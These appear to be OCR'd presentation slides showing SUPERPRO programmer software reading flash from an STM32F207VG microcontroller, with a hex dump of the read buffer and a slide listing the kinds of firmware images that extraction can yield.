



P/N: CX1004
LED1
LED2
LED3




YAMAICHI
Pin 1
IC201-1004-008


SP5000 - SUPERPRO for Windows V1.0
File Buffer Device Option Project Help
Device
ST STM32F207VG@LQFP100 Flash:100000H*8+OTP:200H*8 100Pins
Buffer
Checksum: 0FF00000H File =
Operation Option
Edit Auto
Dev. Config
Dev. Info
Data Compare
Auto
Program
Read
Verify
Blank_Check
Erase
Option_Byte
OTP_Program
OTP_Read
OTP_Verify
OTP_BlankCh
OTP_Lock
-------------------- SUPERPRO programmer starts --------------------
Current time is 3/14/2013,15:19:30.
Preparing...
ATMEL AT89C2051
Unmatched adapter!
Algo: AT89CX51
Checksum: 0007F800H
Ready.
Success:0,Failure:0,Total:0.
Count down : disabled.
Preparing...
ST STM32F207VG@LQFP100
Algo: STM3220X
Device Information
General Information
Close
Manufacturer : ST
Type : STM32F207VG@LQFP100
Package : LQFP100
Adaptor : CX3043,CX3021
Algorithm Name : STM3220X
Adaptor Information
The picture below show the correct position of the device in the socket of the adaptor £"Top View£©
Success: 0
Failure: 0
Total: 0
Reset
Count down: Disabled
Count Total: 0
Remains: 0
Reset Count Down
Ready


SP5000 - SUPERPRO for Windows V1.0
File Buffer Device Option Project Help
Device
ST STM32F207VG@LQFP100 Flash:100000H*8+OTP:200H*8 100Pins
Buffer
Checksum: 0D653C9BH File =
Operation Option
Edit Auto
Dev. Config
Dev. Info
Data Compare
Auto
Program
Read
Verify
Blank_Check
Erase
Option_Byte
OTP_Program
OTP_Read
OTP_Verify
OTP_BlankCh
OTP_Lock
-------------------- SUPERPRO
Current time is 3/14/2013,15:1
Preparing...
ATMEL AT89C2051
Unmatched adapter!
Algo: AT89CX51
Checksum: 0007F800H
Ready.
Success:0,Failure:0,Total:0.
Count down : disabled.
Preparing...
ST STM32F207VG@LQFP100
Algo: STM3220X
Ready.
Reading ...
Read OK!
0:00'12"65 elapsed.
Edit Buffer
ADDRESS
HEX
ASCII
00000000 E8 34 00 20 7D F1 01 08-81 F6 01 08 E9 8B 00 08
00000010 89 F6 01 08 8D F6 01 08-91 F6 01 08 00 00 00 00
00000020 00 00 00 00 00 00 00 00-00 00 00 00 95 F6 01 08
00000030 99 F6 01 08 00 00 00 00-9D F6 01 08 CF AB 00 08
00000040 A5 F6 01 08 A9 F6 01 08-AD F6 01 08 B1 F6 01 08
00000050 B5 F6 01 08 B9 F6 01 08-45 AA 00 08 51 AA 00 08
00000060 5D AA 00 08 69 AA 00 08-75 AA 00 08 D1 F6 01 08
00000070 D5 F6 01 08 D9 F6 01 08-DD F6 01 08 E1 F6 01 08
00000080 E5 F6 01 08 E9 F6 01 08-ED F6 01 08 F1 F6 01 08
00000090 F5 F6 01 08 F9 F6 01 08-FD F6 01 08 81 AA 00 08
000000A0 05 F7 01 08 09 F7 01 08-0D F7 01 08 11 F7 01 08
000000B0 15 F7 01 08 19 F7 01 08-1D F7 01 08 E9 78 01 08
000000C0 F3 78 01 08 FD 78 01 08-07 79 01 08 6B BD 00 08
000000D0 75 BD 00 08 C1 FB 00 08-CD FB 00 08 D9 FB 00 08
000000E0 B1 AA 00 08 49 F7 01 08-4D F7 01 08 51 F7 01 08
000000F0 55 F7 01 08 59 F7 01 08-5D F7 01 08 61 F7 01 08
Address: 00000000H
Checksum: 0D653C9BH
Buffer range: 00000000H - 000FFFFFH
Buffer clear at IC Change
Buffer clear on data load
Buffer save when exit
Locate
Copy
Fill
Search
Search Next
Radix
Swap
Flash
OTP
Duplicate
OK
Success:
Failure:
Total:
0
0
0
Reset
Count down:
Disabled
Count Total:
0
Remains:
0
Reset Count Down
Ready


Pulling the Firmware


- Depending on the MCU you are pulling you will get:
  - EEPROM image
    - Cramfs Filesystem
    - Ext Filesystem
    - Etc.
- "Bare Metal" Executable Image

